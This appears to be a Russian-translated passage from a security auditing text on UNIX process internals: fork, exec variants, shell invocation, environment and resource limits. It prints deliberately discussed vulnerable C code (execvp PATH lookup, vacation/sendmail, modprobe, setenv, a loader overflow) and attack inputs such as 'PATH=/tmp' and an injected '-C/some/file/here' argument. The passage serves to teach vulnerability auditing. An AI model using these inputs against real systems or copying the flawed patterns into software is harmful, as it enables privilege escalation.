
Как именно ядро помещает эту "косвенную" ссылку из таблицы файловых дескрипторов процесса на структуру inode, еще не объяснялось подробно, но в этом разделе эта тема рассматривается глубже. Помните, что эта глава обобщает внутреннее устройство ядра для всех реализаций UNIX, поэтому объяснения фиксируют общее поведение распространенной подсистемы сопровождения процессов UNIX, но могут не совпадать с конкретной реализацией в точности.

Открытый файл отслеживается как минимум двумя разными структурами данных, и каждая структура содержит свой взаимодополняющий набор данных. Первая из этих структур -- структура inode; она содержит информацию о файле в том виде, в каком он существует на диске, включая владельца и группу, биты прав и временные метки. Вторая структура, структура открытого файла, содержит информацию о том, как система сейчас использует этот файл: текущий offset в файле для чтения и записи, флаги, описывающие способ использования файла (режим append, blocking mode и синхронизация), и режим доступа, указанный при первом открытии файла (чтение, запись или чтение/запись). Эти структуры открытых файлов, иногда просто называемые file structures, поддерживаются в глобальной таблице, называемой системной таблицей файлов, или open system file table. Эта таблица поддерживается ядром для отслеживания всех файлов, открытых в системе в данный момент.

Совместное использование файлов

Какое отношение эти структуры данных имеют к `fork()`? Посмотрите на рисунок 10-1, где показаны внутренние файловые структуры данных в UNIX-ядре после `fork()`. Процесс 1000 только что породил дочерний процесс 1010. Можно заключить, что до `fork()` у процесса 1000 был открыт файловый дескриптор 3 на один из его конфигурационных файлов. После fork видно, что дочерний процесс тоже имеет файловый дескриптор 3, ссылающийся на файл `config`.

Рисунок 10-1. Файловые структуры данных после fork



Оба файловых дескриптора указывают на одну и ту же структуру открытого файла. Это говорит, что конфигурационный файл был открыт с доступом чтения/записи, а текущий offset в файле находится в позиции 0x1020. Эта структура открытого файла указывает на структуру inode для файла, где видно, что файл имеет номер inode 0x456, биты прав 0644 в восьмеричной записи и принадлежит пользователю `bin` и группе `bin`.

Что это говорит о том, как ядро обрабатывает открытые файлы через `fork()`? Видно, что дочерние процессы автоматически получают копию файловых дескрипторов родительского процесса, и неочевидный результат этого копирования состоит в том, что оба процесса разделяют одну и ту же структуру открытого файла в ядре. Поэтому если у вас есть файловый дескриптор, открытый на конкретный файл, и вы создаете дочерний процесс через `fork()`, родительский процесс может начать конфликтовать с дочерним, если оба процесса пытаются работать с этим файлом. Например, если вы в цикле записываете в файл несколько фрагментов данных, после записи каждого фрагмента offset файла в структуре открытого файла увеличивается за только что записанный фрагмент. Если дочерний процесс пытается читать этот файл с начала, он может выполнить `lseek()` на файловом дескрипторе, чтобы установить offset файла в начало. Если дочерний процесс делает это, пока вы в середине записи фрагментов данных, вы начинаете непреднамеренно писать данные в начало файла! В том же духе, если дочерний процесс меняет файл на использование неблокирующего интерфейса, ваши системные вызовы внезапно начинают возвращать ошибки вроде `EAGAIN` вместо блокировки, которой мог ожидать родительский процесс.

Как аудитор кода, вы должны помнить о ресурсах, которые могут непреднамеренно оказаться доступны при fork. Ошибки, связанные с утекшими ресурсами, часто трудно заметить, потому что совместное использование дескрипторов -- это неявная операция, выполняемая ОС. Некоторые базовые приемы распознавания уязвимостей такого типа описаны далее в разделе "Файловые дескрипторы" этой главы.

Вызов программ

Вызов программ обеспечивается гибким программным API, который дополнительно подкреплен еще более удобными программами, например командными оболочками. История показала, что при попытке запускать внешние программы очень легко выстрелить себе в ногу. Следующие разделы объясняют прямой вызов программ через интерфейс системных вызовов и косвенный вызов программ через посредника, например командную оболочку или библиотечный код.

Прямой вызов

Процессы -- это общая структура данных, которую ОС используют для представления одного выполнения программы. До сих пор вы видели, что новые процессы создаются путем копирования существующего процесса через `fork()`. Теперь посмотрим, как процесс может загрузить и запустить программу.

Процесс обычно запускает новую программу, вызывая одну из функций семейства `exec`. В большинстве UNIX-систем стандартные библиотеки предоставляют несколько вариантов этих функций, и все они в итоге используют один мощный системный вызов `execve()` со следующим прототипом:

```
int execve(const char *path, char *const argv[], char *const envp[]);
```

Первый параметр, `path`, -- это путь, задающий запускаемую программу. Второй параметр, `argv`, -- указатель на аргументы командной строки для программы. Третий аргумент, `envp`, -- указатель на переменные окружения для программы.

Примечание

Стандартные библиотеки C (libc), поставляемые с современными UNIX-основанными ОС, предоставляют ряд разных функций для прямого вызова новой программы: `execl()`, `execlp()`, `execle()`, `execv()` и `execvp()`. Эти функции предоставляют немного отличающиеся интерфейсы к системному вызову `execve()`, поэтому когда в этом разделе упоминается `execve()`, любую из этих функций следует считать ведущей себя похожим образом.

Аргументы командной строки, на которые указывает `argv`, представляют собой массив указателей на символьные строки с указателем `NULL`, отмечающим конец массива. Каждый указатель в массиве указывает на отдельный аргумент командной строки для программы. По соглашению первый аргумент, известный как нулевой аргумент, или `argv[0]`, содержит имя программы. Этот аргумент контролируется тем, кто вызывает `exec`, поэтому программы не могут ему доверять. Остальные аргументы тоже являются C-строками и могут содержать почти что угодно, кроме байта NUL. Аргумент окружения, `envp`, указывает на похожим образом построенный массив указателей на строки. Переменные окружения подробно объясняются далее в разделе "Массивы окружения" этой главы.

Опасные варианты execve()

Все функции `exec` -- это лишь варианты системного вызова `execve()`, поэтому их нужно рассматривать похоже с точки зрения вопросов выполнения процессов. У двух вариантов `execve()` -- `execvp()` и `execlp()` -- есть дополнительная проблема безопасности. Если любая из этих функций используется с именем файла без косых черт, она использует переменную окружения `PATH`, чтобы найти местоположение исполняемого файла. Переменная `PATH` обсуждается далее в разделе "Распространенные переменные окружения" этой главы. Поэтому если любая из этих

функций вызывается без пути, пользователи могут установить `PATH` так, чтобы он указывал на произвольное место в файловой системе, где они могут создать программу для выполнения выбранного ими кода. Следующий код показывает уязвимый вызов:

```
int print_directory_listing(char *path)
{
    char *av[] = { "ls", "-l", path, NULL };
    int rc;

    rc = fork();
    if (rc < 0)
        return -1;
    if (rc == 0)
        execvp("ls", av);
    return 0;
}
```

Если этот процесс работает со специальными привилегиями или если переменные окружения можно удаленно установить для программы, содержащей этот код, установка переменной `PATH` во что-то вроде `PATH=/tmp` запустит файл `/tmp/ls`, если он существует.

У `execvp()` и `execlp()` есть еще одна поведенческая особенность, которая может быть эксплуатируема в некоторых ситуациях. Независимо от того, передан ли полный путь в аргументе имени файла, если вызов `execve()` завершается неудачей с кодом возврата `ENOEXEC`, указывающим на ошибку загрузки бинарного файла, открывается shell, чтобы попытаться выполнить файл. Это означает, что в игру вступают все shell-метасимволы и переменные окружения, подробнее обсуждаемые в "Косвенном вызове".

Совет по аудиту

При аудите кода, который работает со специальными привилегиями или удаленно так, что пользователи могут влиять на окружение, проверяйте, безопасен ли каждый вызов `execvp()` или `execlp()`. Любая ситуация, где не указаны полные пути или путь к запускаемой программе каким-либо образом контролируется пользователями, потенциально опасна.

Массив аргументов

Когда программа вызывается напрямую, нужно понимать, как строится список аргументов. Большинство программ обрабатывают флаги аргументов с помощью переключателя `-`. Программы, которые недостаточно очищают пользовательский ввод, переданный как аргументы, могут быть уязвимы к передаче не предназначенных для этого переключателей аргументов.

Дэвид Сасердоте из Secure Networks Inc. (SNI) обнаружил способ злоупотребить дополнительными аргументами командной строки в программе `vacation` (архивировано по адресу http://insecure.org/sploits/vacation_program_hole.html), которая может автоматически отвечать на входящие письма шаблонным сообщением о том, что человек в отпуске. Следующий код отвечает за отправку ответного сообщения:

```
/*
 * sendmessage --
 * exec sendmail to send the vacation file to sender
 */
void
sendmessage(myname)
    char *myname;
{
    FILE *mfp, *sfp;
    int i;
    int pvect[2];
```

```
    char buf[MAXLINE];

    mfp = fopen(VMSG, "r");
    if (mfp == NULL) {
        syslog(LOG_NOTICE, "vacation: no ~%s/%s "
               "file.\n", myname, VMSG);
        exit(1);
    }
    if (pipe(pvect) < 0) {
        syslog(LOG_ERR, "vacation: pipe: %s", strerror(errno));
        exit(1);
    }
    i = vfork();
    if (i < 0) {
        syslog(LOG_ERR, "vacation: fork: %s", strerror(errno));
        exit(1);
    }
    if (i == 0) {
        dup2(pvect[0], 0);
        close(pvect[0]);
        close(pvect[1]);
        fclose(mfp);
        execl(_PATH_SENDMAIL, "sendmail", "-f", myname, from, NULL);
        syslog(LOG_ERR, "vacation: can't exec %s: %s",
               _PATH_SENDMAIL, strerror(errno));
        _exit(1);
    }
    close(pvect[0]);
    sfp = fdopen(pvect[1], "w");
    fprintf(sfp, "To: %s\n", from);
    while (fgets(buf, sizeof buf, mfp))
        fputs(buf, sfp);
    fclose(mfp);
    fclose(sfp);
}
```

Уязвимость в том, что `myname` берется дословно из исходящего адреса входящего письма и используется как аргумент командной строки при запуске `sendmail` функцией `execl()`. Если кто-то отправит письмо человеку в отпуске с адреса `-C/some/file/here`, `sendmail` увидит аргумент командной строки, начинающийся с `-C`. Этот аргумент обычно задает альтернативный конфигурационный файл, и Сасердоте смог использовать это, чтобы заставить `sendmail` выполнять произвольные команды от имени пользователя, находящегося в отпуске.

Обычно при поиске уязвимостей такого рода нужно исследовать, что вызываемые приложения делают с аргументами командной строки. Чаще всего они разбирают option arguments с помощью функции `getopt()`. В этом случае нужно помнить следующее:

• Если опция принимает аргумент, он может быть указан в той же строке или в отдельных строках. Например, если аргумент `-C` принимает параметр-файл, массив `argv` может содержать одну запись со строкой `-C`, за которой следует другая запись с именем файла, или только одну запись в форме `-C/filename`.

• Если указан аргумент, состоящий только из двух дефисов (`--`), любые переключатели после этого аргумента игнорируются и трактуются как обычные аргументы командной строки. Например, командная строка `./program -f file -- -C file` приводит к нормальной обработке переключателя `-f`, а переключатель `-C` игнорируется `getopt()`.

Первый пункт дает атакующим больше шансов эксплуатировать потенциальную уязвимость. Это может быть полезно, когда пользовательский ввод недостаточно отфильтрован, но пользователи могут указать только один аргумент. Ошибка такого рода существовала в старых версиях ядра Linux, когда оно вызывало приложение `modprobe` для автоматической загрузки модулей ядра от имени пользователя. Уязвимый код показан в листинге 10-1.

Листинг 10-1. *Уязвимость kernel probe в Linux 2.2*

```
static int
exec_modprobe(void *module_name)
{
    static char *envp[] = {
        "HOME=/",
        "TERM=linux",
        "PATH=/sbin:/usr/sbin:/bin:/usr/bin",
        NULL
    };
    char *argv[] = { modprobe_path, "-s", "-k", (char *)module_name, NULL };
    int i;

    use_init_file_context();
    ...
    /* Allow execve args to be in kernel space. */
    set_fs(KERNEL_DS);
    /* Go, go, go... */
    if (execve(modprobe_path, argv, envp) < 0) {
        printk(KERN_ERR "kmod: failed to exec %s -s -k %s, errno ="
               " %d\n", modprobe_path, (char *)module_name, errno);
        return -errno;
    }
    return 0;
}
```

Ядро Linux в определенных обстоятельствах запускало `modprobe`, чтобы найти модуль для обработки указанного пользователем устройства. Используя утилиту `ping` (для срабатывания уязвимого пути кода требовалась setuid-программа), пользователи могли указать утилиту с ведущим дефисом, из-за чего `modprobe` интерпретировал значение как переключатель аргумента, а не как обычный аргумент. Используя переключатель `-C`, локальные пользователи могли эксплуатировать эту уязвимость для получения root-привилегий.

Второй пункт из приведенного списка дает разработчикам простой в использовании механизм предотвращения проблем безопасности при построении списков аргументов. Пример ядра Linux в листинге 10-1 был исправлен вставкой аргумента `--` (среди прочего), чтобы предотвратить будущие атаки такого рода. При аудите кода, где программа строит список аргументов и вызывает другую программу, помните, что `getopt()` интерпретирует только аргументы перед `--`.

Косвенный вызов

Многие библиотеки и возможности языков позволяют разработчикам запускать программу или команду с помощью командной subshell. Обычно такие подходы не так безопасны, как прямолинейный `execve()`, потому что командные оболочки -- это приложения общего назначения, предлагающие большую гибкость и потенциально опасную лишнюю функциональность. Вопросы, описанные в этом разделе, относятся к программам, использующим командную оболочку для разных целей, а также к shell-скриптам.

Библиотечные функции `popen()` и `system()` -- самые популярные C-механизмы использования командной subshell. Perl предоставляет похожую функциональность через гибкую функцию `open()`, а также функцию `system()` и операторы обратных кавычек. Другие языки тоже предоставляют похожую функциональность: у Python множество модулей `os`, и даже у Java есть метод `Runtime.getRuntime().exec()`.

Метасимволы

Командная строка shell может содержать внушительное количество метасимволов. Удалить их все трудно, если не использовать подход с allowlist. Метасимволы могут быть полезны атакующим несколькими способами, перечисленными в таблице 10-1.

Таблица 10-1. Использование метасимволов

Metacharacter Type	Explanation
Command separators	Command separators might be used to specify more commands in a shell invocation than the developer intended.
File redirection	Redirection operators might be used to trick a program into reading or writing files (or sockets, pipes, and so on) from the system. This might allow users to see contents of files that they shouldn't be able to or even create new files.
Evaluation operators	Most shells provide evaluation operators that perform some statement or expression and return a result. If users can specify them, they might be able to run arbitrary commands on the system.
Variable definitions	By specifying new environment variables or being able to include previously defined ones, users might be able to adversely affect the way the shell performs certain function. A good example is redefining the IFS environment variable (discussed later in "Common Environment Variables").

Тема обработки shell-метасимволов и связанных с ними фильтров данных подробно рассматривалась в главе 8, "Строки и метасимволы".

Globbing

Помимо стандартных метасимволов, которые обрабатывает типичная shell, она также поддерживает использование специальных символов для доступа к файловой системе. Эти символы, называемые **globbing characters**, являются wildcard-символами, которые можно использовать для создания шаблона поиска файлов по заданным критериям. Большинство людей ежедневно используют простые globbing-шаблоны, выполняя команды вроде:

```
ls *.c
```

Символы, которые интерпретирует `glob()`, -- это `.`, `?`, `*`, `[`, `]`, `{` и `}`. Функциональность globbing присуща интерпретаторам shell, а также встречается в ряде других мест, например в FTP-демонах. Если программы не фильтруют эти символы осторожно, они могут оказаться восприимчивыми к доступу к файлам, который не предполагался.

Проблемы безопасности globbing

Во многих обстоятельствах пользователи могут использовать globbing, и это не представляет угрозы безопасности, например в FTP. Однако из-за проблем реализации внутри функции `glob()` в ряде реализаций libc пользователи могли предоставлять некорректные пути, приводившие к уязвимостям повреждения памяти -- как buffer overflow, так и double-free. Энтони Осборн и Джон Макдональд, один из авторов этой книги, опубликовали advisory для Covert Labs компании Network Associates (NAI), где описали несколько buffer overflow в разных реализациях `glob()`, используемых FTP-демонами. Advisory архивирован по адресу www.securityfocus.com/advisories/3202.

Проблемы окружения

Помимо проблем с фильтрами метасимволов и globbing-символов, приложение также находится под риском из-за присущего shell взаимодействия с окружением. Вопросы доверия к окружению рассматриваются далее в разделе "Массивы окружения" этой главы, но здесь они упоминаются потому, что shell склонны существенно менять поведение на основе некоторых переменных окружения. В зависимости от shell можно передать определенные переменные окружения, из-за которых shell будет читать произвольные файлы файловой системы, а в некоторых случаях и выполнять их. Большинство современных libc фильтруют потенциально опасные переменные окружения, когда setuid root-процесс вызывает shell, например `PATH`, все переменные `LD_*` и так

далее. Однако такая фильтрация очень базовая и в некоторых случаях может быть недостаточной. Фактически поведение shell может резко меняться в ответ на множество переменных окружения. Например, приложение `sudo` в какой-то момент было уязвимо к атаке при запуске shell-скриптов из-за особенности bash: некоторые версии bash ищут переменные окружения, начинающиеся с `()`, а затем создают функцию внутри выполняемого shell-скрипта с содержимым любой подходящей переменной окружения. Уязвимость задокументирована по адресу www.courtesan.com/sudo/alerts/bash_functions.html. Хотя такое поведение может казаться странным, суть остается: shell часто расширяют свою функциональность в ответ на определенные переменные окружения. Такое быстрое расширение в сочетании с тем, что каждая shell использует немного разные переменные окружения для похожих целей, может затруднить приложениям адекватную самозащиту. Большинство приложений, фильтрующих переменные окружения, используют blacklist-подход, а не whitelist-подход к известным проблемным переменным, поэтому часто оказывается, что непредвиденные улучшения функциональности в реализациях shell создают возможность эксплуатировать скрипт, работающий с повышенными привилегиями.

Setuid shell-скрипты

Запуск shell-скриптов с повышенными привилегиями -- всегда плохая идея. Опасность состоит в том, что гибкость shell иногда можно использовать, чтобы обманом заставить скрипт сделать то, чего он делать не должен. Используя метасимволы и globbing, может быть возможно заставить скрипт выполнять произвольные команды с теми привилегиями, с которыми выполняется shell-скрипт.

Дополнительная проблема запуска shell-скриптов состоит в том, что они не вызываются напрямую. Программа shell вызывается со shell-скриптом в качестве аргумента, примерно так же, как работают `execvp()` и `execlp()` при возврате `ENOEXEC`. Из-за этой косвенности возможны и symlink-атаки.

Атрибуты процесса

Многочисленные структуры данных, связанные с каждым процессом, обычно поддерживаются в системном ядре и с разной степенью прозрачности доступны конечным пользователям. Этот раздел выделяет атрибуты и поведение процессов, наиболее важные при оценке безопасности приложения.

Поверхность атаки, доступная вредоносным локальным пользователям, вызывающим привилегированное приложение, во многом определяется теми атрибутами процесса, которые они могут прямо контролировать. В частности, атрибуты, наследуемые от вызывающего приложения, должны обрабатываться привилегированным приложением с исключительной осторожностью, потому что по сути находятся в неопределенном состоянии. Поэтому retention атрибутов процесса -- первый фокус этого раздела. Вы увидите, какие атрибуты процесс наследует от вызывающей стороны и какой риск представляет каждый класс атрибутов.

Следующий шаг -- рассмотреть влияние resource limits на безопасность. Этот раздел покажет, как resource limits влияют на выполнение процесса и как осторожная манипуляция этими лимитами может иметь интересные последствия для безопасности. Также рассматривается семантика совместного использования файлов между несколькими процессами и выполнениями программ, чтобы дать представление о том, как неявная передача файловых дескрипторов может приводить к опасному раскрытию чувствительных данных.

В конце вы изучите массив окружения процесса, содержащий серию пар ключ/значение, предназначенных для выражения пользовательских и системных предпочтений, которые приложение может использовать по своему усмотрению. Наконец, будут рассмотрены группы

процессов, используемые UNIX-системами для реализации job control и интерактивного терминального пользовательского интерфейса.

Сохранение атрибутов процесса

Системный вызов `execve()` отвечает за загрузку новой программы в память процесса и ее запуск. Обычно это включает удаление memory mappings и других ресурсов, связанных с текущей программой, а затем создание свежей среды для запуска нового программного файла. С точки зрения безопасности нужно помнить, что новый процесс наследует определенные атрибуты старого процесса:

• *Файловые дескрипторы.* Файловые дескрипторы обычно передаются от старого процесса к новому. Потенциальные проблемные области вскоре обсуждаются в разделе "Файловые дескрипторы".

• *Маски сигналов (с оговоркой).* Новый процесс теряет все обработчики сигналов, установленные предыдущим процессом, но сохраняет ту же маску сигналов. Сигналы объясняются в главе 13, "Synchronization and State".

• *Эффективный ID пользователя.* Если программа является setuid, эффективный ID пользователя становится ID пользователя-владельца программного файла. Иначе он сохраняется через выполнение.

• *Эффективный ID группы.* Если программа является setgid, эффективный ID группы становится ID группы программного файла. Иначе он сохраняется через выполнение.

• *Сохраненный set-user-ID.* Этот атрибут устанавливается в значение эффективного ID пользователя после завершения любой setuid-обработки.

• *Сохраненный set-group-ID.* Этот атрибут устанавливается в значение эффективного ID группы после завершения любой setgid-обработки.

• *Реальный ID пользователя.* Этот атрибут сохраняется через выполнение.

• *Реальный ID группы.* Этот атрибут сохраняется через выполнение.

• *ID процесса, ID родительского процесса и ID группы процессов.* Эти атрибуты не меняются при вызове `execve()`.

• *Дополнительные группы.* Любые дополнительные групповые привилегии, с которыми работает процесс, сохраняются через вызов `execve()`.

• *Рабочий каталог.* Рабочий каталог нового процесса тот же, что и у старого процесса.

• *Корневой каталог.* Корневой каталог нового процесса тот же, что и у старого процесса. Это особенно важно для процессов, работающих в среде, ограниченной механизмами в стиле `chroot`.

• *Управляющий терминал.* Новый процесс наследует управляющий терминал старого процесса.

• *Resource limits.* Resource limits задают максимальные пределы доступа к системным ресурсам, например файлам, размерам стека и data segment, а также размерам ожидающих core-файлов. Они обсуждаются в следующем разделе.

• *Umask.* Этот атрибут используется для вывода набора прав по умолчанию, применяемых к новым файлам, создаваемым процессом. Проблемы безопасности, связанные с настройками umask, описаны в главе 9.

Многие перечисленные здесь атрибуты могут быть источником потенциальных уязвимостей, когда старый и новый процессы работают с разными привилегиями, то есть когда вызывается привилегированный процесс или когда привилегированный процесс сбрасывает свои права и

вызывает непривилегированное приложение. Помните, что следующее обсуждение сосредоточено на наиболее распространенных сценариях, с которыми программа может столкнуться при прохождении через `execve()`. Могут существовать и другие ситуации, где привилегированные приложения учитывают конкретные атрибуты так, что это становится эксплуатируемым.

Resource Limits

Resource limits, сокращенно **rlimits**, -- это набор атрибутов, специфичных для процесса, которые накладывают ограничения на системные ресурсы, доступные процессу. Функции `getrlimit()` и `setrlimit()` позволяют процессу просматривать и, в некоторой степени, изменять собственные resource limits. Есть несколько ресурсов, для которых у каждого процесса определены лимиты. Для каждого определенного системного ресурса у процесса есть два связанных значения: soft limit и hard limit. Soft limit больше похож на предупреждающий порог, чем на окончательный предел: процесс не может его превышать, но может свободно менять soft limit вверх или вниз по своему усмотрению. Фактически процесс может переместить soft limit в любое значение между нулем и hard limit. Напротив, hard limit представляет абсолютный максимум использования ресурса, разрешенный процессу. Обычный процесс может изменить hard limit, но только понизить его, и это понижение необратимо. Процессы суперпользователя, однако, могут также повышать hard limits. Следующий список поддерживаемых resource limits можно запрашивать и устанавливать через `setrlimit()` и `getrlimit()` в Linux; другие UNIX-системы поддерживают некоторые или все эти значения:

• `RLIMIT_CORE`**.** Максимальный размер в байтах core-файла, который может быть создан процессом. Если это значение установлено в 0, процесс не создает core dump.

• `RLIMIT_CPU`**.** Максимальное количество CPU time в секундах, которое процесс может использовать. Если этот лимит времени превышен, процессу отправляется сигнал `SIGXCPU`, который по умолчанию завершает процесс.

• `RLIMIT_DATA`**.** Максимальный размер в байтах сегмента данных процесса. Он включает heap, а также статические переменные, как инициализированные, так и неинициализированные.

• `RLIMIT_FSIZE`**.** Максимальный размер в байтах, который можно записать в файл. Любой файл, открытый процессом для записи, не может превысить этот размер. Любые попытки писать в файлы сверх этого размера приводят к отправке процессу сигнала `SIGXFSZ`, который по умолчанию вызывает завершение.

• `RLIMIT_MEMLOCK`**.** Задает максимальное количество байтов, которое можно одновременно заблокировать в физической памяти.

• `RLIMIT_NOFILE`**.** Задает максимальное число файлов, которые процесс может одновременно держать открытыми.

• `RLIMIT_NPROC`**.** Задает максимальное число процессов, которые может запускать конкретный пользователь.

• `RLIMIT_OFILE`**.** BSD-версия `RLIMIT_NOFILE`.

• `RLIMIT_RSS`**.** Задает resident set size, то есть максимальное число виртуальных страниц, находящихся в физической памяти.

• `RLIMIT_STACK`**.** Задает максимальный размер в байтах для стека процесса. Любая попытка расширить стек за этот размер порождает segmentation fault (`SIGSEGV`), что обычно завершает процесс.

• `RLIMIT_VMEM`**.** Максимальное число байтов в отображенном адресном пространстве.

Rlimits полезны разработчикам для ограничения потенциально рискованной активности в безопасных программах, например сброса памяти в core-файл или попадания под denial-of-service-атаки. Однако у rlimits есть и темная сторона. Пользователи могут установить для процесса довольно жесткие ограничения, а затем запустить setuid- или setgid-программу. Rlimits очищаются, когда процесс выполняет `fork()`, но сохраняются через семейство вызовов `exec()`, и это можно использовать, чтобы принудительно вызвать отказ в заранее выбранном месте кода. Причина важности таких лимитов в том, что разработчики часто не ожидают исчерпания ресурсов; в результате, даже если они в какой-то степени обрабатывают ошибку, код обработки ошибок обычно менее защищен, чем более часто исполняемые пути. Когда разработчики уделяют усилия защите кода обработки ошибок, обычно фокусируются на ошибках ввода, поэтому редко уделяют много внимания безопасной обработке исчерпания ресурсов. Например, взгляните на листинг 10-2, взятый из BSD-реализации `setenv()`.

Листинг 10-2. *Уязвимость Setenv() в BSD*

```
int
setenv(name, value, rewrite)
    register const char *name;
    register const char *value;
    int rewrite;
{
    extern char **environ;
    static int alloced; /* if allocated space before */
    register char *C;
    int l_value, offset;

    if (*value == '=') /* no '=' in value */
        ++value;
    l_value = strlen(value);
    if ((C = __findenv(name, &offset))) {
        /* find if already exists */
        ...
    } else {
        /* create new slot */
        register int cnt;
        register char **P;

        for (P = environ, cnt = 0; *P; ++P, ++cnt)
            ;
        if (alloced) {
            /* just increase size */
            P = (char **)realloc((void *)environ,
                (size_t)(sizeof(char *) * (cnt + 2)));
            if (!P)
                return (-1);
            environ = P;
        } else {
            /* get new space */
            alloced = 1;
            /* copy old entries into it */
            P = (char **)malloc((size_t)(sizeof(char *) * (cnt + 2)));
            if (!P)
                return (-1);
            bcopy(environ, P, cnt * sizeof(char *));
            environ = P;
        }
        environ[cnt + 1] = NULL;
```

Очевидно, маловероятно, что какой-либо из этих вызовов `malloc()` завершится неудачей, и такая неудача точно не ожидается. Однако допустим, что `alloced` установлен в 0, а `malloc()` все же завершается неудачей, как показано в выделенных строках кода. В этом случае `alloced` будет установлен в 1, чтобы обозначить, что окружение выделено динамически, но `environ` так и не обновляется, потому что вызов `malloc()` не удался. Поэтому последующие вызовы `setenv()` заставляют исходный стековый буфер, на который все еще ссылается `environ`, передаваться как

аргумент в `realloc()` так, будто это heap-буфер!

Хотя пользователи могли бы исчерпать ресурсы естественным образом, вызвать такие пути кода часто сложно, и именно здесь помогают resource limits. Допустим, вы хотите, чтобы вызов `malloc()` отказал в определенной точке кода; это может быть невозможно, если программа еще не обработала достаточно входных данных. Даже если обработала, поскольку `malloc()` встречается очень часто, заставить отказать конкретный вызов трудно. Используя `setrlimit()`, атакующие могут частично контролировать общий объем памяти, который процесс может потребить, что дает им шанс довольно точно вызвать уязвимый путь кода.

Майкл Залевски, известный исследователь безопасности, заметил похожую проблему в работе `crontab` (архивировано по адресу http://seclists.org/bugtraq/1998/Feb/0018.html). При первом запуске `crontab` создает во владении root временный файл в каталоге `crontab`. Он читает пользовательский файл `crontab` и копирует его во временный файл. Когда копирование завершено, `crontab` переименовывает этот временный файл в имя пользователя, чтобы демон `cron` его разобрал. Залевски заметил: если отправить файл, достаточно большой, чтобы достичь resource limit для размера файла, сигнал soft limit убивает `crontab`, пока тот все еще пишет файл, до того как он успевает переименовать или удалить временный файл. Эти временные файлы остаются застрявшими в каталоге `crontab` и обходят квоты, потому что принадлежат root.

Рафал Войтчук объяснил в сообщении Bugtraq, как ему удалось эксплуатировать проблему в старых версиях динамического загрузчика Linux. Рассмотрите следующий код:

```
int
fdprintf(int fd, const char *fmt, ...)
{
    va_list args;
    int i;
    char buf[1024];

    va_start(args, fmt);
    i = vsprintf(buf, fmt, args);
    va_end(args);
    write(fd, buf, i);
    return i;
}

...

static int
try_lib(char *argv0, char *buffer, char *dir, char *lib)
{
    int found;

    strcpy(buffer, dir);
    if (lib != NULL) {
        strcat(buffer, "/");
        strcat(buffer, lib);
    }
    if (!(found = !uselib(buffer))) {
        if (errno != ENOENT) {
            fdprintf(2, "%s: can't load library '%s'\n", argv0, buffer);
            fdprintf(2, "\t%s\n", strerror(errno));
        }
    }
    return found;
}
```

Функция `try_lib()` вызывается динамическим загрузчиком, чтобы проверить наличие файла библиотеки. Она строит путь, а затем пытается вызвать `uselib()` -- системный вызов Linux, загружающий shared library. `uselib()` возвращает ошибки, похожие на `open()`, например `ENFILE`. Если файл shared library нельзя открыть, загрузчик строит сообщение об ошибке с помощью `fdprintf()`. В этой функции очевидное переполнение буфера из-за использования `vsprintf()`

для печати в стековый буфер `buf` размером 1024 байта. Если пользователи могут вызвать ошибку, приводящую к вызову `fdprintf()`, и передать длинную строку `argv0` при загрузке setuid-бинарника, они могут эксплуатировать переполнение.

Чтобы эксплуатировать эту ошибку, Войтчуку нужно было подобрать момент так, чтобы система исчерпала общий лимит файловых дескрипторов прямо перед тем, как загрузчик попытался загрузить библиотеку. Он придумал хитрую атаку: использовал file locking и флаг close-on-exec, чтобы его exploit-программа запустилась сразу после завершения системного вызова `exec()`, но до того, как ядро вызовет динамический загрузчик. Затем exploit-программа отправляла запущенной setuid-программе `SIGSTOP`, потребляла все доступные файловые дескрипторы, а затем отправляла `SIGCONT`. Когда обработка возвращалась к динамическому загрузчику, свободных файловых дескрипторов для выделения уже не оставалось, что приводило к печати сообщения об ошибке и возникновению buffer overflow.

